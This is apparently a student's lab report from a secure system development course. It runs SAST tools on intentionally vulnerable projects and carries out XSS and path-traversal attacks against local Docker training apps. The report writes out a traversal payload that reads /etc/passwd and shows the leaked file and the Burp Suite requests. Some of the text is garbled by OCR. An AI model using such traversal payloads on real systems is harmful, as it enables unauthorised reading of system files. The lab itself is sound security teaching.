

# Lab 2 - Vulnerability Scanning

---

## Secure System Development - Spring 2025

In this lab, you'll:

- Test out popular Static Application Security Testing (SAST) tools with different programming languages.
  - Learn how to exploit basic web app vulnerabilities.
  - Create a report with screenshots and explanations of your findings.
- 

### Task 1 - SAST Tools

#### 1.1 Bandit (Python)

[Link to Bandit logs of scanning](#)

```
python3 -m venv venv
source venv/bin/activate
pip install bandit
git clone git@github.com:fportantier/vulpy.git
bandit -r vulpy/ > bandit_scan.log
```

```
(venv) mohamad@mohamad-HP-ProBook-430-G7:~/Desktop/thirdYear/second-semester/secure-system-development/lab2$ bandit -r vulpy/ > bandit_scan.log
[main] INFO profile include tests: None
[main] INFO profile exclude tests: None
[main] INFO cli include tests: None
[main] INFO cli exclude tests: None
[main] INFO running on Python 3.10.12
(venv) mohamad@mohamad-HP-ProBook-430-G7:~/Desktop/thirdYear/second-semester/secure-system-development/lab2$
```

#### Low Severity Issue:

```
----->> Issue: [B404:blacklist] Consider possible security implications
associated with the subprocess module.
Severity: Low Confidence: High
CWE: CWE-78 (https://cwe.mitre.org/data/definitions/78.html)
More Info:
https://bandit.readthedocs.io/en/1.8.3/blacklists/blacklist\_imports.html#b404-import-subprocess
Location: vulpy/bad/brute.py:3:0
2
3 import subprocess
4 import sys
```

#### Explanation:

The `subprocess` module in Python is used to execute system commands. If we don't handle inputs

properly, attackers could inject malicious commands. This can result in a security hole where someone could execute arbitrary commands on the system.

**CWE-78** deals with improper handling of input, which can lead to command injection.

**Solution:** Be careful when using `subprocess`. Always sanitize input properly or use safer alternatives.

---

### Medium Severity Issue:

```
--> Issue: [B113:request_without_timeout] Call to requests without timeout
    Severity: Medium    Confidence: Low
    CWE: CWE-400 (https://cwe.mitre.org/data/definitions/400.html)
    More Info:
https://bandit.readthedocs.io/en/1.8.3/plugins/b113\_request\_without\_timeout.html
    Location: vulpy/bad/api_post.py:30:8
29     api_key = api_key_file.open().read()
30     r = requests.post('http://127.0.1.1:5000/api/post', json=
{'text':message}, headers={'X-APIKEY': api_key})
31     print(r.text)
```

---

### Explanation:

When you make HTTP requests without setting a timeout, your program might freeze if the server doesn't respond quickly enough. This could lead to performance issues or cause the system to become unresponsive.

**CWE-400** covers how missing timeouts in requests can lead to denial of service attacks.

**Solution:** Always add a timeout when making HTTP requests. This ensures the program doesn't hang indefinitely if something goes wrong with the request.

---

### High Severity Issue:

```
--> Issue: [B201:flask_debug_true] A Flask app appears to be run with
    debug=True, which exposes the Werkzeug debugger and allows the execution of
    arbitrary code.
    Severity: High    Confidence: Medium
    CWE: CWE-94 (https://cwe.mitre.org/data/definitions/94.html)
    More Info:
https://bandit.readthedocs.io/en/1.8.3/plugins/b201\_flask\_debug\_true.html
    Location: vulpy/bad/vulpy-ssl.py:29:0
28
29 app.run(debug=True, host='127.0.1.1', ssl_context=('/tmp/acme.cert',
    '/tmp/acme.key'))
```

---

### Explanation:

Running a Flask app with `debug=True` exposes detailed error messages and the Werkzeug debugger, which could allow attackers to execute arbitrary code on your system. This is a significant risk in production.

environments.

**CWE-94** is about code injection, where attackers can execute their code remotely due to poor security configurations.

**Solution:** Always disable debugging (`debug=False`) in production to avoid exposing sensitive information and prevent remote code execution.

---

## 1.2 Flawfinder (C)

### [Link to Flawfinder logs of scanning](#)

```
pip install flawfinder
git clone git@github.com:hardik05/Damn_Vulnerable_C_Program.git
flawfinder Damn_Vulnerable_C_Program/ > flawfinder_scan.log
```

#### Level 1 (Low Severity):

```
Damn_Vulnerable_C_Program/linux/imgRead_socket.c:74: [1] (buffer) read:
Check buffer boundaries if used in a loop including recursive loops
(CWE-120, CWE-20).
```

#### Explanation:

The `read` function is being used to read data into a buffer, but it's not checking if the buffer is large enough. This can cause a **buffer overflow** if more data is read than the buffer can handle, leading to potential security risks.

**CWE-120** refers to buffer overflows, and **CWE-20** addresses improper input validation.

**Solution:** Make sure to check the size of the buffer before using the `read` function. It's a good practice to use safer functions that limit the amount of data being read.

---

#### Level 2 (Medium Severity):

```
Damn_Vulnerable_C_Program/dvcp.c:58: [2] (buffer) memcpy:
Does not check for buffer overflows when copying to destination (CWE-
120).
Make sure destination can always hold the source data.
```

#### Explanation:

The `memcpy` function is used to copy data, but if it's not properly checked, it can overwrite memory areas, causing a **buffer overflow**. This can lead to crashes or, in the worst case, allow attackers to execute malicious code.

**CWE-120** again refers to buffer overflows, and **CWE-120** refers to improper input validation.

**Solution:** Always ensure that both source and destination buffers are large enough before using `memcpy`. Using safer alternatives can also help avoid these issues.

---

**Level 3 (Medium Severity):** I didn't find any issue related to this level)

**False positive:**

```
Damn_Vulnerable_C_Program/dvcp.c:33: [2] (misc) fopen:  
Check when opening files - can an attacker redirect it (via symlinks),  
force the opening of special file type (e.g., device files), move things  
around to create a race condition, control its ancestors, or change its  
contents? (CWE-362).
```

**Explanation:**

One false-positive finding from the logs could be the warning related to the use of `fopen`. The warning suggests checking for potential security risks, like attackers redirecting files or causing race conditions. However, this might not be an issue if the program carefully controls where files are opened, such as ensuring the file path is always secure and validated. If there's no user input involved in choosing the file, and proper checks are in place, then this warning doesn't apply and can be considered a false positive.

## 1.3 njsscan (NodeJS)

### [Link to njsscan logs of scanning](#)

```
pip install njsscan  
git clone git@github.com:appsecco/dvna.git  
njsscan dvna/
```

**INFO Severity:**

RULE ID	cookie_session_default									
CWE	CWE-522: Insufficiently Protected Credentials									
OWASP-WEB	A2: Broken Authentication									
DESCRIPTION	Consider changing the default session cookie name. An attacker can use it to fingerprint the server and target attacks accordingly.									
SEVERITY	INFO									
FILES	<table border="1"><tr><td>File</td><td>dvna/server.js</td></tr><tr><td>Match Position</td><td>9 - 3</td></tr><tr><td>Line Number(s)</td><td>23: 28</td></tr><tr><td>Match String</td><td>app.use(session({     secret: 'keyboard cat',     resave: true,     saveUninitialized: true,     cookie: { secure: false } }))</td></tr></table>		File	dvna/server.js	Match Position	9 - 3	Line Number(s)	23: 28	Match String	app.use(session({ secret: 'keyboard cat', resave: true, saveUninitialized: true, cookie: { secure: false } }))
File	dvna/server.js									
Match Position	9 - 3									
Line Number(s)	23: 28									
Match String	app.use(session({ secret: 'keyboard cat', resave: true, saveUninitialized: true, cookie: { secure: false } }))									

**Explanation:**

The default session cookie name could reveal information about the server, making it easier for an attacker to recognize and target specific vulnerabilities.

**CWE-522** relates to insufficient protection of credentials, meaning that sensitive information, like session cookies, is not sufficiently protected from attackers.

**Solution:** Change the default session cookie name to make it harder for attackers to detect and exploit the server based on the cookie name.

---

## WARNING Severity:

RULE ID	cookie_session_no_secure									
CWE	cwe-614									
OWASP-WEB	A2: Broken Authentication									
DESCRIPTION	Default session middleware settings: `secure` not set. It ensures the browser only sends the cookie over HTTPS.									
SEVERITY	WARNING									
FILES	<table border="1"><tr><td>File</td><td>dvna/server.js</td></tr><tr><td>Match Position</td><td>9 - 3</td></tr><tr><td>Line Number(s)</td><td>23: 28</td></tr><tr><td>Match String</td><td>app.use(session({   secret: 'keyboard cat',   resave: true,   saveUninitialized: true,   cookie: { secure: false } }))</td></tr></table>		File	dvna/server.js	Match Position	9 - 3	Line Number(s)	23: 28	Match String	app.use(session({ secret: 'keyboard cat', resave: true, saveUninitialized: true, cookie: { secure: false } }))
File	dvna/server.js									
Match Position	9 - 3									
Line Number(s)	23: 28									
Match String	app.use(session({ secret: 'keyboard cat', resave: true, saveUninitialized: true, cookie: { secure: false } }))									

### Explanation:

The `secure` flag on cookies ensures they are only sent over secure HTTPS connections. Without this flag, the cookie could be exposed during transmission over an insecure connection, making it vulnerable to interception by attackers.

**CWE-614** refers to session fixation, where improper session management can allow attackers to hijack or manipulate sessions.

**Solution:** Always set the `secure` flag for session cookies so they are transmitted only over HTTPS. This minimizes the risk of data being intercepted.

---

## ERROR Severity:

RULE ID	node_xxe									
CWE	CWE-611: Improper Restriction of XML External Entity Reference									
OWASP-WEB	A4: XML External Entities (XXE)									
DESCRIPTION	User controlled data in XML parsers can result in XML External or Internal Entity (XXE) Processing vulnerabilities									
SEVERITY	ERROR									
FILES	<table border="1"><tr><td>File</td><td>dvna/core/appHandler.js</td></tr><tr><td>Match Position</td><td>18 - 111</td></tr><tr><td>Line Number(s)</td><td>235</td></tr><tr><td>Match String</td><td>var products = libxmljs.parseXmlString(req.files.products.data.toString('utf8'), {noent:true,no blanks:true})</td></tr></table>		File	dvna/core/appHandler.js	Match Position	18 - 111	Line Number(s)	235	Match String	var products = libxmljs.parseXmlString(req.files.products.data.toString('utf8'), {noent:true,no blanks:true})
File	dvna/core/appHandler.js									
Match Position	18 - 111									
Line Number(s)	235									
Match String	var products = libxmljs.parseXmlString(req.files.products.data.toString('utf8'), {noent:true,no blanks:true})									

### Explanation:


The vulnerability here is due to improper handling of XML data. An attacker can exploit a system by sending specially crafted XML that includes external entity references. These references can cause the system to process unintended data, leading to security issues like data leakage or remote code execution.

**CWE-611** addresses vulnerabilities related to XML External Entity (XXE) attacks, where an attacker manipulates XML parsers to gain access to sensitive information.

**Solution:** Disable external entity processing in XML parsers to prevent XXE attacks. This helps secure the system from potentially dangerous XML inputs.

# Task 2 - Web Security Mini Labs

## 1. Install BurpSuite (Community Edition)



## 2. Running Vulnerable Applications

### 2.1 Cross-Site Scripting (XSS)

#### Running the XSS image

```
docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:xss
```

```
mohamad@mohamad-HP-ProBook-430-G7:~/Downloads$ docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:xss
unable to find image 'sh3b0/vuln:xss' locally
ss: Pulling from sh3b0/vuln
d20c808ce19: Pull complete
3879ca8737: Pull complete
5f42fd906f: Pull complete
557e2c196f: Pull complete
217645038d7: Pull complete
38bc1756869: Pull complete
f4fb700ef54: Pull complete
fdce7af2d85: Pull complete
27da1379ac0: Pull complete
d9dce4a769d: Pull complete
5b2c35b71b7: Pull complete
Digest: sha256:f0f97aa3494122a41f2746851f3474c4f6899948e4509212cabf39796530a71
Status: Downloaded newer image for sh3b0/vuln:xss
* Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 254-198-468
72.17.0.1 - - [26/Feb/2025 12:40:14] "GET / HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:14] "GET /static/css/Normalize.css HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:14] "GET /static/css/datepicker3.css HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:14] "GET /static/css/styles.css HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:14] "GET /static/js/lumino_glyphs.js HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:14] "GET /static/js/hints.js HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:14] "GET /static/img/badge.svg HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:14] "GET /static/js/jquery-3.6.0.min.js HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:15] "GET /static/js/bootstrap.min.js HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:16] "GET /static/fonts/fontello/fontello.woff2?51654781 HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:17] "GET /favicon.ico HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:50] "POST /home HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:40:51] "GET /favicon.ico HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:05] "POST /home HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:06] "GET /favicon.ico HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:26] "POST /home HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:27] "GET /favicon.ico HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:34] "GET /home HTTP/1.1" 405 -
72.17.0.1 - - [26/Feb/2025 12:41:37] "GET /favicon.ico HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:42] "GET / HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:42] "GET /static/css/Normalize.css HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:42] "GET /static/css/datepicker3.css HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:42] "GET /static/css/styles.css HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:42] "GET /static/js/lumino_glyphs.js HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:42] "GET /static/js/hints.js HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:42] "GET /static/img/badge.svg HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:42] "GET /static/js/jquery-3.6.0.min.js HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:43] "GET /static/js/bootstrap.min.js HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:43] "GET /static/fonts/fontello/fontello.woff2?51654781 HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:43] "GET /favicon.ico HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:46] "POST /home HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 12:41:47] "GET /favicon.ico HTTP/1.1" 200 -
```

#### Injecting a script


# LIVE DEMONSTRATION!

XSS!

ad Nour Shahin from 2nd lab

Submit Button

## Results of injection



## Captured in Burp Suite

A screenshot of the Burp Suite Community Edition v2025.1.2 interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', 'Help', 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer'. The 'Logger' tab is selected. The status bar at the bottom right shows 'mohamad@mohamad-HP-ProBook-430-G7: ~/Downloads' and 'Selected'.

**Why XSS is Dangerous:** XSS allows attackers to inject malicious scripts into web pages viewed by other users. This can lead to session hijacking, data theft, and even malware distribution. To mitigate this,

websites should sanitize and validate user inputs, implement Content Security Policy (CSP), and use secure frameworks that prevent script injection.

## 2.2 Path Traversal

### Running the path traversal image

```
docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:path-traversal
```

```
Cr.10/K8S-minikube/kubebase v0.0.46           e/2c4ebe9b29 6 weeks ago 1.31GB
mohamad@mohamad-HP-ProBook-430-G7: ~/Downloads$ docker run -p 127.0.0.1:5000:5000 sh3b0/vuln:path-traversal
nable to find Image 'sh3b0/vuln:path-traversal' locally
ath-traversal: Pulling from sh3b0/vuln
d20c808ce19: Already exists
3879ca8737: Already exists
5f42fd960f: Already exists
557e2c8196f: Already exists
217645038d7: Already exists
a77e59174fc: Pull complete
f4fb700ef54: Pull complete
21a2ce0161f1: Pull complete
f31cf9a1019: Pull complete
500c92841ea: Pull complete
bf693f57e35: Pull complete
Digest: sha256:4a29c3b12fa2dcf1e44b22f210e8b9785649fd00bd7fcfc8655cf7dde9021a35e
tatus: Downloaded newer image for sh3b0/vuln:path-traversal
* Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 281-048-755
72.17.0.1 - - [26/Feb/2025 13:02:42] "POST /home HTTP/1.1" 400 -
72.17.0.1 - - [26/Feb/2025 13:02:44] "GET /favicon.ico HTTP/1.1" 404 -
72.17.0.1 - - [26/Feb/2025 13:02:46] "GET / HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 13:02:51] "POST /home HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 13:02:56] "POST /home HTTP/1.1" 200 -
72.17.0.1 - - [26/Feb/2025 13:03:23] "POST /home HTTP/1.1" 200 -
```

### Exploiting path traversal by modifying a request

#### Changing the value to ../../../../../../etc/passwd

```
raise ValueError
File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1475, in full_dispatch_request
    rv = self.dispatch_request()
File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1461, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
File "/home/app/LFI/LFI.py", line 18, in home
    f = open(filename,'r')
 FileNotFoundError: [Errno 2] No such file or directory: './../../../../etc/passwd'
172.17.0.1 - - [26/Feb/2025 13:11:46] "GET /home?__debugger__=yes&cmd=resource&f=__debugger__.js HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:11:46] "GET /home?__debugger__=yes&cmd=resource&f=style.css HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:11:46] "GET /home?__debugger__=yes&cmd=resource&f=jquery.js HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:11:46] "GET /home?__debugger__=yes&cmd=resource&f=console.png HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:11:46] "GET /home?__debugger__=yes&cmd=resource&f=console.png HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:12:04] "POST /home HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:16:11] "POST /home HTTP/1.1" 500 -
Traceback (most recent call last):
  File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1836, in __call__
    return self.wsgi_app(environ, start_response)
  File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1820, in wsgi_app
    response = self.make_response(self.handle_exception(e))
  File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1403, in handle_exception
    raise(exc_type, exc_value, tb)
  File "/home/app/.local/lib/python3.6/site-packages/flask/_compat.py", line 33, in reraise
    raise value
  File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1817, in wsgi_app
    response = self.full_dispatch_request()
  File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1477, in full_dispatch_request
    rv = self.handle_user_exception(e)
  File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1381, in handle_user_exception
    raise(exc_type, exc_value, tb)
  File "/home/app/.local/lib/python3.6/site-packages/flask/_compat.py", line 33, in reraise
    raise value
  File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1475, in full_dispatch_request
    rv = self.dispatch_request()
  File "/home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1461, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
  File "/home/app/LFI/LFI.py", line 18, in home
    f = open(filename,'r')
 FileNotFoundError: [Errno 2] No such file or directory: './../../../../etc/passwd'
172.17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?__debugger__=yes&cmd=resource&f=style.css HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?__debugger__=yes&cmd=resource&f=jquery.js HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?__debugger__=yes&cmd=resource&f=__debugger__.js HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?__debugger__=yes&cmd=resource&f=console.png HTTP/1.1" 200 -
172.17.0.1 - - [26/Feb/2025 13:16:45] "POST /home HTTP/1.1" 400 -
172.17.0.1 - - [26/Feb/2025 13:17:01] "POST /home HTTP/1.1" 200 -
```

### After submitting

Local file inclusion/path traversal

Selects Intro

Submit Button

```

root:x:0:0:root:/root/bin/ash
bin:x:1:1:bin:/bin/nologin
daemon:x:2:2:daemon:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin/sync
shutdown:x:6:0:shutdown:/sbin/sbin/shutdown
halt:x:7:0:halt:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70:/var/lib/postgresql/bin/sh
cyrus:x:85:12:/usr/cyrus/sbin/nologin

```

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder > X

Styles Computed Layout Event Listeners >

Y Filter Show .cls + □

element.style { }

\* { box-sizing: border-box; }

center { display: block; text-align: -webkit-center; unicode-bidi: isolate; }

Inherited from body

File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1475, in full\_dispatch\_request  
rv = self.dispatch\_request()  
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1461, in dispatch\_request  
return self.\_view\_functions[rule.endpoint](\*req.view\_args)  
File "home/app/LFI/LFI.py", line 18, in home  
f = open(filename,'r')  
FileNotFoundException: [Errno 2] No such file or directory: './etc/passwd'  
17.0.1 - - [26/Feb/2025 13:11:46] "GET /home?\_\_debugger\_\_=yes&cmd=resource&f=debugger.js HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:11:46] "GET /home?\_\_debugger\_\_=yes&cmd=resource&f=jquery.js HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:11:46] "GET /home?\_\_debugger\_\_=yes&cmd=resource&f=console.png HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:11:46] "GET /home?\_\_debugger\_\_=yes&cmd=resource&f=console.png HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:12:04] "POST /home HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:12:04] "POST /home HTTP/1.1" 500  
seaback (most recent call last):  
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1836, in \_\_call\_\_  
return self.wsgi\_app(environ, start\_response)  
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1820, in wsgi\_app  
response = self.make\_response(self.handle\_exception(e))  
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1403, in handle\_exception  
reraise(exc\_type, exc\_value, tb)  
File "home/app/.local/lib/python3.6/site-packages/flask\_compat.py", line 33, in reraise  
raise value  
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1817, in wsgi\_app  
response = self.full\_dispatch\_request()  
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1477, in full\_dispatch\_request  
rv = self.handle\_user\_exception()  
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1381, in handle\_user\_exception  
reraise(exc\_type, exc\_value, tb)  
File "home/app/.local/lib/python3.6/site-packages/flask\_compat.py", line 33, in reraise  
raise value  
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1475, in full\_dispatch\_request  
rv = self.dispatch\_request()  
File "home/app/.local/lib/python3.6/site-packages/flask/app.py", line 1461, in dispatch\_request  
return self.\_view\_functions[rule.endpoint](\*req.view\_args)  
File "home/app/LFI/LFI.py", line 18, in home  
f = open(filename,'r')  
FileNotFoundException: [Errno 2] No such file or directory: './etc/passwd'  
17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?\_\_debugger\_\_=yes&cmd=resource&f=style.css HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?\_\_debugger\_\_=yes&cmd=resource&f=jquery.js HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?\_\_debugger\_\_=yes&cmd=resource&f=console.png HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:16:11] "GET /home?\_\_debugger\_\_=yes&cmd=resource&f=console.png HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:16:45] "POST /home HTTP/1.1" 400  
17.0.1 - - [26/Feb/2025 13:17:01] "POST /home HTTP/1.1" 200  
17.0.1 - - [26/Feb/2025 13:19:08] "POST /home HTTP/1.1" 200

## Captured in Burp Suite-1

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
123	16:16:11 26 Feb 2025	Proxy	GET	localhost	/home	__debugger__=yes&cmd=resource&f=style.css	3	200	96112	2	
124	16:16:11 26 Feb 2025	Proxy	GET	localhost	/home	__debugger__=yes&cmd=resource&f=jquery.js	3	200	647	2	
125	16:16:11 26 Feb 2025	Proxy	GET	localhost	/home	__debugger__=yes&cmd=resource&f=console.png	3	200	647	2	
126	16:16:16 26 Feb 2025	Proxy	GET	fonth.googleapis.com	/css2	family=Hind:wght@700&displ...	2	200	2041	78	
127	16:16:17 26 Feb 2025	Proxy	GET	fonth.gstatic.com	/shind/v175aU19_a8oxmlN...		0	200	17083	77	
128	16:16:45 26 Feb 2025	Proxy	POST	localhost	/home		0	400	34	1	
129	16:17:01 26 Feb 2025	Proxy	POST	localhost	/home		1	200	7947	1	
130	16:19:08 26 Feb 2025	Proxy	POST	localhost	/home		1	200	7947	1	
131	16:19:08 26 Feb 2025	Proxy	GET	fonth.googleapis.com	/css2	family=Hind:wght@700&displ...	2	200	1890	154	
132	16:19:09 26 Feb 2025	Proxy	GET	fonth.gstatic.com	/shind/v175aU19_a8oxmlN...		0	200	17083	67	

Request

Pretty Raw Hex

```

4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand");v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost:5000
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:5000/home
19 Accept-Encoding: gzip, deflate, br
20 Connection: keep-alive
21
22 filenames=%2F.%2F.%2Fetc%2Fpasswd

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 7791
4 Server: Werkzeug/0.14.1 Python/3.6.9
5 Date: Wed, 26 Feb 2025 13:19:08 GMT
6
7 <!DOCTYPE html>
8 <html>
9
10 <head>
11 <meta charset="utf-8">
12 <meta name="viewport" content="width=device-width, initial-scale=1.0">
13 <title>rip Labs</title>
